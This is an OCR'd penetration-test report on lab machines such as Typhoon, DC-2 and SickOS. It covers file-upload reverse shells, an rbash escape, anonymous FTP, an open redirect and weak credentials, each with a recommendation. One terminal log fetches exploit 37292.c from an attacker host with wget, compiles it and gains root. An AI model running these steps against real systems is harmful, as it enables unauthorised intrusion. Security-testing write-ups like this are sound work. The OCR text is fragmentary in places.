
IIIII	No Antivirus Scan on File Upload **(CVSS: 4.3)**
APP-1	The file functionality on the web server allows user to upload a script without scanning the file. Furthermore, the web application allows user to open and run the uploaded file via browser. This makes it possible for user to upload a trojan or reverse shell. **Results** We were able to upload a reverse-shell.php file to   **Hosts Affected** Double Trouble SickOS **Recommendations**


IIIII	No Antivirus Scan on File Upload **(CVSS: 4.3)**
	It is recommended that upon file upload a virus checker should check the file extension first and that it does not contain a virus; if a virus is detected the file should be rejected and the user informed.

IIIII	Use Vim to escape restricted mode **(CVSS: 5.3)**
APP-2	By entering Vim mode, user can bypass the -rbash restricted mode and execute random OS command by changing shell. **Results**   **Hosts Affected** DC-2 **Recommendations** It is recommended to restrict access to vim.

IIIII	Directory Browsing **(CVSS: 5.3)**
APP-3	Information is exposed through directory listing which allows to browser through directing and access files. **Results**

IIIII	Directory Browsing **(CVSS: 5.3)**





Hosts Affected
Doubletrouble
SickOS

Recommendations
Disabling creation, opening or indexing by configuring the file httpd.conf through web host or using cPanel via File manager are the most affective way to prevent Directory Browsing.

IIIII	Weak FTP server password **(CVSS: 5.5)**
APP-4	The server allows user to login to ftp server using weak password which is same as the login username. **Results** The FTP server is logged in using anonymous

IIIII	Weak FTP server password **(CVSS: 5.5)**

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 172.20.10.11
Connected to 172.20.10.11.
220 (vsFTPd 3.0.2)
Name (172.20.10.11:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37877|).
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Hosts Affected
Typhoon

Recommendations
Its is recommended that the administrator change the default password after performing the testing and before releasing the services.


IIIII	Open Redirection **(CVSS: 6.1)**
APP-5	The web application allows us to redirect from flag 1 to flag2 directly by making changes in the URL.

Results



Hosts Affected
DC-2

Recommendations
URL are checked and validated before redirection. The URL are not mentioned in cleartext that contain the information about the user or result. Web

IIIII	Open Redirection **(CVSS: 6.1)**
	application must not allow to redirection to any URL provided if not authenticated.

IIIII	Password not required when changing settings **(CVSS: 6.5)**
APP-6	The web application allows user to upload or make any changes to the admin account without asking to confirm password. **Results** We have uploaded a file to administrative account without confirming password.  **Hosts Affected** Double Trouble **Recommendations** Any changes made in an account like changing password, username or profile image must request user to verify their credibility to make the changes.

IIIII	Patch Management (CVSS: 7.5)
APP-4	System running on older versions which contain vulnerabilities that are not patched.

IIIII	Patch Management (CVSS: 7.5)
	Results System running on old version of Drupal i.e., Drupal 8 which allows us to find exploits  System running on older version on Ubuntu 14.04  **Hosts Affected** Typhoon **Recommendations** System must be patched regularly to prevent attacker from exploiting the vulnerabilities patched by the vendor and released. It is important to take a backup of the system, and test the patch before applying it on the main system.

IIIII	Local Priviledge Escalation (CVSS: 7.8)
APP-4	The system allows us local privilege escalate via SSH Client. **Results** By running a C script we can escalate the privilege.

IIIII	Local Priviledge Escalation (CVSS: 7.8)

```
typhoon@typhoon:/tmp$ wget http://172.20.10.9/37292.c
--2022-03-14 17:50:24--  http://172.20.10.9/37292.c
Connecting to 172.20.10.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====================================>] 4,968       --.-K/s   in 0s

2022-03-14 17:50:24 (309 MB/s) - '37292.c' saved [4968/4968]

typhoon@typhoon:/tmp$ ls
37292.c                                   f71487e6e9c666dc5b99e37305c00db5.dat  tomcat7-tomcat7-tmp
65d9383ff514cbd01ac65e38806095d7.dat  hsperfdata_tomcat7
8c10a35add3f21e11383c7911852072e.dat  mongodb-27017.sock
typhoon@typhoon:/tmp$ gcc 37292.c -o rootshell
typhoon@typhoon:/tmp$ chmod 777 rootshell
typhoon@typhoon:/tmp$ ./rootshell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),1
25(libvirtd),1000(typhoon)
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
#
```

Hosts Affected


Typhoon

Recommendations


Proper scanning and minimising the scope of the privileged account, following the least privilege principle and sanitizing user inputs can prevent privilege escalation.

IIIII	Default or weak credentials (CVSS: 9.3)
APP-4	It is possible to access privilege account by cracking the password of administrative user simply by guessing.

Results



IIIII	Default or weak credentials (CVSS: 9.3)



Hosts Affected

VTCSEC

SickOS

Recommendations

Disable any default or ideal user account not in use. When setting password, it must prompt user to use stronger password. Ideally a password should be eight character long, with combination of at least one upper case, one lower case, one special character and one number. Another way is to use random password generator to set complex password. It must ask user to reset password every 30 or 90 days and restrict reusing same password.

Appendix A – Severity Scale

Vulnerabilities are supplied with corresponding ratings indicating their severity, and these are rated on a scale of one to five using the icons below.

A rating of five means that the vulnerability could enable an attacker to compromise the device, and a rating of one is of low severity.

A more detailed description of the rating system, including examples, can be found in the table below:

Severity	Description

▯▯▯▯▯ **INFO (CVSS 0)**	Level 1 issues are raised purely for **informational** purposes and do not pose any risks to security. The reason for their inclusion is to make the customer aware of their presence in case their status was to change. For example, sensitive entries in a robots.txt file may not be accessible at the time of testing but may become accessible in the future.
▯▯▯▯▯ **LOW (CVSS 0.1-3.9)**	Level 2 vulnerabilities pose a **low** threat to security. Low threat issues include for example: Leakage of information (such as software versions) which an attacker may find useful; exposure of unnecessary content/functionality; configurations that do not meet best security practice.
▯▯▯▯▯ **MEDIUM (CVSS 4-6.9)**	Level 3 vulnerabilities pose a **medium** threat to security. Medium-risk issues could allow an attacker to gain limited access to system commands or sensitive data. In addition, vulnerabilities addressed as medium risk when combined with other factors could have a high impact on security if exploited.
▯▯▯▯▯ **HIGH (CVSS 7-9.9)**	Level 4 vulnerabilities pose a **high** threat to security. Issues are raised as high threat when exploitation could result in a major security breach, such as allowing attackers to gain privileged access, escalate privileges, or to access/modify/remove sensitive information and/or functionality.
▯▯▯▯▯ **CRITICAL (CVSS 10)**	Level 5 vulnerabilities pose a **critical** threat to security. Security issues raised at this level would generally allow an attacker to gain unauthorised access to a system or sensitive data using publicly available tools and exploits. As an example, if a host was found to be running an unsupported operating system for which exploits were publicly available, this would qualify as a level 5. If fully exploited such vulnerabilities could have disastrous effects on the business.

References

NVD, 2022. *NIST.* [Online]
Available at: https://nvd.nist.gov/vuln
PHCOMP, 2016. *Checking ssh public key fingerprints.* [Online]
Available at: https://www.phcomp.co.uk/Tutorials/Unix-And-Linux/ssh-check-server-fingerprint.html
Space, S., 2008. *Vulnerabilty Search.* [Online]
Available at: http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.80091